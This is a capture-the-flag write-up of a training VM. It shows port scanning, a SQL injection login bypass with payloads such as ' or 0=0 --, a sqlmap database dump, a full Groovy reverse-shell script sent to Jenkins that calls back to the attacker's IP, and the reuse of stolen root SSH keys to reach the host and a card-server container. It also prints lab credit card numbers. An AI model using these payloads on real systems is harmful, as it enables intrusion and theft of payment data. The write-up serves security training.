Table of Contents

Summary of CTF

Challenge / Task

1. Get root access on the host OS. – Completed see page 10
2. Get access to encrypted Credit Card Numbers. – Completed see page 10

```
CCNumberCrypted: cbF4jeMwn5lQzuRRXe4=
CCNumberCrypted: cb15h+Mzl5pZxeNSWe3b
```

3. Access and/or reverse encrypted CCNs to plaintext. – Completed see page 13

```
38520000023237
344803839941749
```

4. Get Mr. Scott's (Michael Scott) plaintext CCN. – Completed see page 13

```
344803839941749
```

Flaw(s) Identified

1. SQL Injection (Lack of input validation)
2. Abuse of privileges (excessive use of root privileges)
3. Generated SSH keys without passphrase

CTF WRITEUP

Technical Findings

Application technical findings represent issues within the application that directly relate to a

1. Setting up CTF Virtual appliance

Below were the steps taken to setup the halborn_attackVM OVA with Vmware Fusion.

1. Import OVA with VMware Fusion
2. set network adapter as NAT.



Figure 1: Successful import and setup of the CTF virtual appliance

2. Identifying the IP addresses assigned to the CTF BOX

Discover the CTF system IP address

- I identified the subnet assigned to the NAT adapter – 172.16.142.0/24
- I used the Nmap Disable Port Scan (-sn) flag. – (nmap -sn 172.16.142.0/24)



Figure 2: This discovered the IP address: 172.16.142.250

3. Initial Scanning & Enumeration

1. Scanned for open ports.

```
nmap -v 172.16.142.250 -p- -Pn
```



Figure 3: This discovered Open ports: 22,80,10080

4. Vulnerability Scanning – PORT 22

Used nmap to perform vulnerability scan on the port 22

```
nmap -v 172.16.142.250 -sV -sC -p 22 --script vuln -Pn
```



Figure 4: This provided me with banner data on the ssh and some CVE's

5. Vulnerability Scanning – PORT 80

Used nmap to perform vulnerability scan on the port 80

```
nmap -v 172.16.142.250 -sV -sC -p 80 --script vuln -Pn
```



Figure 5: This provided me with banner data on the HTTP service on port 80

6. Vulnerability Scanning – PORT 10080

Discover the CTF system IP address

```
nmap -v 172.16.142.250 -sV -sC -p 10080 --script vuln -Pn
```

Figure 6: This provided me with HTTP service with detailed banner information and some interesting data. A path /s/ and a login form.

7. Initial Observation from port scanning

- Port 22
SSH service was confirmed from the nmap scan

- Port 80
HTTP service identified from the nmap scan.

- Port 10080
- HTTP service identified from the nmap scan.
- HTTP GET Request to the service on port 10080 resulted in an ERROR

```
"This address uses a network port which is normally used for purposes other than Web browsing.
Firefox has canceled the request for your protection."
```



Figure 7: This address is restricted

- Curl Request to the HTTP service confirm that a web service with a login page is available.



Figure 8: Curl request to the service on port 10080 was successful – Login page confirmed on the service.

- Further research indicated that port 10080 is a restricted port on browsers.
- The resource below allowed me to override the restriction to access the HTTP service.
https://support.mozilla.org/en-US/questions/1083282



Figure 9: HTTP service on 10080 restrictions on browser bypassed.

-- I conducted intrusive directory enumeration which resulted in the discovery of interesting contents

```
1.  http://172.16.142.250:10080
2.  /s/
3.  /login
4.  /logout
5.  /a/
6.  /a/dashboard
7.  /a/hooks
```

Figure 10: Automated directory enumeration with Dirsearch

8. PORT 10080 – HTTP Web service Exploitation

-- The login page was vulnerable to SQL injection.



Figure 11: Fuzzing the login page with SQLi payload from Seclist repository using Burpsuite.

Examination of the Burp intruder fuzzing results list revealed some request with unusual length. Further checks indicate that these sqli payload bypassed the authentication control or login page.

The payload below was used to bypass the authentication manually

```
' or 0=0 --
```

```
x7vepc7p' OR 2/*
```



Figure 12: Login page bypassed with SQL Injection.

-- The Sqlmap command below with a saved get request from Burpsuite allowed me to dump the database.

```
sqlmap -r pos --dump-all --dbms sqlite --risk=3 --level=3 -batch
```

Figure 13: Login page SQLi exploitation with SQLMAP – Database full dump.

-- I tested the dumped password from the DB in combination with root username to SSH into port 22 but was not successful.

-- Observation
Both username and password input parameters were vulnerable to SQL Injection.

-- Successful login into the application resulted in the discovery of a dashboard that display

1. service listing
2. -card server
3. -Jenkings server
4. -SSH server
5. -web hooks interface that provides the functionality to initiate GET, POST and HEAD requests.
6.

-- After interacting with the dashboard i was able to use the webhook to interact with the jenkins service which was listening on the loopback (127.0.0.1) with port 8080.

--A few research provided me with the ability to abuse the jenkins scripts functionality to obtain reverse shell (RCE).
Resource: https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6

-- Jenkins script with reverse shell payload

```
script=String+host="172.16.142.248";
int+port=22;
String+cmd="bash";
Process+p=new+ProcessBuilder(cmd).redirectErrorStream(true).start();Socket+s=new+Socket(host,po
rt);InputStream+pi=p.getInputStream(),pe=p.getErrorStream(),+si=s.getInputStream();OutputStream
+po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.w
rite(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.r
ead());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch
(Exception+e){}};p.destroy();s.close();&Submit=Run
```



Figure 14: Abusing Jenkins script for reverse shell connection (RCE).

-- Shell and RCE obtained was on the jenkins server



Figure 15: Received reverse shell connection using netcat listener

-- Did recon and found ssh key /root/.ssh on the jenkins docker server
-- copied the key to my system and changed the permission

-- The ssh keys also granted me root access to the host ctf VM
-- This enabled me to solve the first task on the CTF - (ROOT FLAG CAPTURE)



Figure 16: Discovered private ssh keys in the ~/.ssh directory



Figure 17: Copied the private ssh keys and used that to gain root access to the the CTF box (ROOT FLAG CAPTURED)

--Did recon and found docker running on the host.
-- Checked docker container processes running

```
docker ps  // Docker command to list all containers
```



Figure 18: Compromised the root shell with private ssh_keys

Executed shell access to the card server container

```
docker exec -it 6759b94c8e77 bash
```

